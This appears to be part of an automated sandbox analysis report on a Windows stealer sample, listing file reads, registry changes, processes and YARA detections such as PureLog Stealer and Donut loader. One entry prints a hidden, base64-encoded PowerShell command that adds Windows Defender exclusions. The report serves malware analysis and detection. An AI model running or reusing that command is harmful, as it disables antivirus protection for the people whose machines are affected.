C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	8173	end of file	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	8173	end of file	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	8173	end of file	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	2	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe	0	7168	success or wait	1	71B09B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	success or wait	1	70E2FC58	unknown
HKEY_CURRENT_USER\Software\70BF266386FAE183A207	success or wait	1	71B0D073	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	EnableFileTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	70E2FC58	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\InstallUtil_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	70E2FC58	unknown
HKEY_CURRENT_USER\SOFTWARE\70BF266386FAE183A207	70BF266386FAE183A207	expand unicode	E8CE921868FE7C47FD2C236555EE5BFD	success or wait	1	71B0D17C	RegSetValueExW

Analysis Process: powershell.exe PID: **8124**, Parent PID: **1044**

General

Target ID:	6
Start time:	10:18:53
Start date:	17/06/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlAG0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA==
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: conhost.exe PID: **8164**, Parent PID: **8124**

General

Target ID:	7
Start time:	10:18:54
Start date:	17/06/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: txxbiwtbs.exe PID: **3624**, Parent PID: **1044**

General	
Target ID:	11
Start time:	10:19:02
Start date:	17/06/2024
Path:	C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe
Imagebase:	0x510000
File size:	7'168 bytes
MD5 hash:	E8CE921868FE7C47FD2C236555EE5BFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 0000000B.00000002.2160867351.0000000006470000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 0000000B.00000002.2048354854.0000000003AB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 0000000B.00000002.2167920075.0000000007520000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 0000000B.00000002.2048354854.0000000003F2D000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.1995844689.00000000029BF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 0000000B.00000002.1995844689.0000000002C74000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.2219301967.0000000007C40000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.1995844689.000000000289B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low
Has exited:	true

Disassembly

No disassembly